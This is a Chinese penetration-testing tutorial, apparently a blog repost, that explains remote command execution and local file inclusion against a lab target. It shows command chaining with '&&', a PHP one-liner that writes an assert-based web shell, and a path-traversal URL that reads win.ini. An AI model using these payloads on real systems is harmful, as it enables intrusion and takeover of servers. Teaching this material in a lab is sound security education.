本文我们接着学习《跟着表哥学渗透》系列😀。接着前面的知识点,我们今天来看看RCE和本地文件包含漏洞吧!
什么是RCE?
RCE漏洞是指,在程序设计之初。为了給用户提供方便。会給用户提供一个执行命令的入口。如(我们的路由器会有一个ping操作的web界面。)由于没有做到严格的安全控制。可以让攻击者直接向后台服务器远程注入操作系统命令或者代码,从而控制后台系统。
漏洞利用
我们在执行ping命令时,可以通过管道符|,||,&&进行拼装命令。如
ping bbskali.cn && dir
即,在执行完ping命令后,在执行dir命令。
exec “eval”
这几个命令,在默认的windows和Linux是没有的。她是PHP的几个扩展插件。我们直接输入
phpinfo();
发现直接输出了php信息。
 既然能直接执行php命令。那为何不能用php生成一句话呢?
fputs(fopen('shell.php','w'),'<?php assert($_POST[bbskali]);?>');
文件包含(本地)
我们随便选择一位NBA的球星。观察url地址你会发现链接中多了一个file1.php既然能够读取文件,想必系统文件也能够读取吧!
 构造链接
http://192.168.50.105:89/vul/fileinclude/fi_local.php?filename=../../../../../../windows/win.ini&submit=%E6%8F%90%E4%BA%A4
更多精彩文章 欢迎关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
极速端口扫描工具Rustscan
下一篇:
Kali Linux 2022.4发布

请登录后发表评论
登录
全部评论
